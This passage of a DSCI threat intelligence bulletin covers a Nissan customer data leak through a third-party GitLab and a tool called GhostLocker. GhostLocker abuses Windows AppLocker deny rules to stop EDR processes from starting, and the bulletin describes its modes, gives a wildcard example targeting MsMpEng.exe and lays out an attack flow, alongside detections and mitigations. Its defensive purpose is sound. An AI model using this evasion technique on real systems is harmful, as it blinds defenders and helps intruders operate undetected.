- Follow-on activity involved data hosting by ShinyHunters on extortion platforms

The personal information that was leaked includes

- Physical address of customers
- Full names of customers associated with any purchase or service
- Phone Numbers provided
- Partial email address
- Other information related to customer which is used for sales activities

Data not exposed

- Credit card information
- Financial / banking information associated with purchases

Impact & Risks

Primary Risks


- Phishing and social engineering: With addresses, phone numbers and emails exposed, attackers could mount convincing phishing campaigns against affected individuals.
- Reputation risk for Nissan: This is the second major cybersecurity incident for Nissan in 2025, following a ransomware attack at a subsidiary earlier in the year.
- Vendor trust impact: Illustrates the significant supply chain security risk when internal customer data is managed through third-party development and consulting platforms.


Secondary Risks

- Data aggregation threats: The compromised GitLab would also contain customer engagement reports and other internal documents, potentially useful for targeted attacks if cross-referenced with other leaks.

- Although no misuse is currently confirmed, secondary use of the data cannot be ruled out, especially for fraud or identity theft.

Recommendations





X----X----X----X

GhostLocker Tool
Neutralizes EDR using Windows AppLocker

Summary


On December 23, 2025 a new cybersecurity tool called GhostLocker has been publicly released demonstrating a novel method to neutralize Endpoint Detection and Response (EDR) products by abusing Microsoft AppLocker policies built into Windows. The tool does not exploit a software flaw but rather leverages legitimate OS features to effectively disable EDR user-land components, leaving systems blind to malicious activity.

Technical Summary

GhostLocker is a post-compromise EDR neutralization automation tool that abuses Windows AppLocker — Microsoft's built-in application whitelisting mechanism — to block critical EDR executables from being launched or restarted.

Key Behaviours

- **AppLocker Policy Abuse -**
  GhostLocker programmatically generates and enforces AppLocker "*Deny*" rules targeting EDR executables by filename or path. This prevents EDR user-land processes from starting after a system reboot.
- **Neutralization, Not Exploit -**
  The tool does not exploit a vulnerability in EDR products — instead it misuses a legitimate OS security feature that has high privileges.
- **Two Modes -**
  Dynamic Mode: Enumerates running processes to create targeted block rules.
  Static Mode: Uses wildcards (e.g., **\MsMpEng.exe*) to broadly deny EDR processes.
- **Effect on EDR -**
  After policy application and a reboot, EDR user-land components cannot start, and security management consoles may still report "online/protected" status despite nonfunctional analysis/telemetry.
- **Kernel Drivers Remain Loaded -**
  GhostLocker doesn't block kernel drivers (**.sys*), but isolating user-land telemetric engines renders EDR ineffective by crippling behavior analysis and alerting capabilities.



Affected Systems & Scope

Operating Systems -
Microsoft Windows 7 and above (AppLocker support present in Enterprise/Professional SKUs).

Security Products -
Modern Endpoint Detection and Response (EDR) suites are reliant on user-land processes for telemetry and analysis, including (but not limited to):

- Microsoft Defender for Endpoint
- CrowdStrike Falcon
- SentinelOne
- Carbon Black / VMware
- Palo Alto Cortex XDR
- (Observations generalized — behavior depends on EDR architecture.)


Threat Context & Risk

GhostLocker itself is a research/POC tool, but it illustrates a critical defensive evasion technique that adversaries could leverage post-compromise: denying visibility to defenders by manipulating trusted OS features rather than exploiting code bugs.

Why This Matters -

- EDR products are foundational to modern enterprise security for detecting lateral movement, process injections, file encryption patterns, etc.
- If adversaries can silently disable or blind these systems, they can operate with reduced detection risk.
- The technique does not require elevated exploits, only administrative rights on the host, which many threat actors can obtain with easy escalation methods or credential theft.

Attack Flow



Initial Access
Adversary gains administrative control of a Windows host (via phishing, RDP compromise, privilege escalation)

Execution
GhostLocker applies "*Deny*" rules targeting EDR user-land processes

Reboot
The system restarts;
AppLocker enforces the deny list.

EDR Disabled
EDR services cannot relaunch, and consoles may misreport protection status

Follow-on Activity
Adversary conducts malicious operations with reduced detection (e.g., ransomware payloads, data exfiltration).

Detections & Indicators

- Any sudden or unauthorized AppLocker policy changes in Group Policy or Local Security Policy.
- Missing or blocked EDR executables after reboot.
- EDR consoles showing "connected" but no event telemetry. *(AppLocker audit logs and kernel audit logs can show "Deny" events)*

Mitigation & Recommendations

Short-Term Mitigations

- **Monitor AppLocker Policy Changes:** Alert on unauthorized modifications to AppLocker rules via SIEM or EDR logging.
- **Harden Administrative Privileges:** Restrict Admin rights and enforce least privilege – attackers shouldn't reach a position to alter policies.
- **EDR Resilience Checks:** Validate that EDR solutions perform self-integrity checks and can detect policy tampering.

Long-Term Strategic Defenses

- **Implement WDAC (Windows Defender Application Control):** Unlike AppLocker, WDAC enforces at kernel level and is harder for user-land abuse.
- **Out-of-Band EDR Health Monitoring:** Use independent telemetry sources (network sensors, cloud logs) to detect blind spots.
- **Regular Audits:** Periodically review AppLocker and other security control configurations.

X----X----X----X

References

- **Trendmicro** - CVE-2025-55182: React2Shell Analysis, Proof-of-Concept Chaos, and In-the-Wild Exploitation - https://www.trendmicro.com/en_us/research/25/l/CVE-2025-55182-analysis-poc-itw.html

- **Cybersecuritynews** - New DroidLock Malware Locks Android Devices and Demands a Ransom - https://cybersecuritynews.com/new-droidlock-malware-locks-android/#google_vignette

- **Virustotal** - https://www.virustotal.com/gui/file/0280fd7da2973e37e577caf2b2fcf06bc77cbcda47004fff6bad0ab77b89f5d9/relations

- **Zimperium** - Total Takeover: DroidLock Hijacks Your Device - https://zimperium.com/blog/total-takeover-droidlock-hijacks-your-device

- **Infosecurity** - Nissan: Thousands Impacted By Red Hat Breach - https://www.infosecurity-magazine.com/news/nissan-thousands-impacted-by-red/

- **Bleeping Computer** - Nissan says thousands of customers exposed in Red Hat breach - https://www.bleepingcomputer.com/news/security/nissan-says-thousands-of-customers-exposed-in-red-hat-breach/

- **Nissan** - Apology and Report for Personal Information Leakage Due to Unauthorized Access to a Business Partner - https://www3.nissan.co.jp/siteinfo/information_251205.html

- **Cybersecuritynews** - New GhostLocker Tool that Uses Windows AppLocker to Neutralize and Control EDR - https://cybersecuritynews.com/ghostlocker-tool/

DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

ABOUT DSCI

Data Security Council of India (DSCI) is a not-for-profit, industry body on data protection in India, set up by Nasscom, committed to making cyberspace safe, secure, and trusted by establishing best practices, standards and initiatives in cybersecurity and privacy. DSCI works together with the Government and their agencies, law enforcement agencies, industry sectors including IT-BPM, BFSI, Telecom, industry associations, data protection authorities and think tanks for public advocacy, thought leadership, capacity building and outreach initiatives.

Data Security Council of India
4th Floor, Nasscom Campus, Plot No. 7-10, Sector 126, Noida, UP-201303

data-security-council-of-india/ DSCI_Connect dsci.connect

dsci.connect dscivideo security chips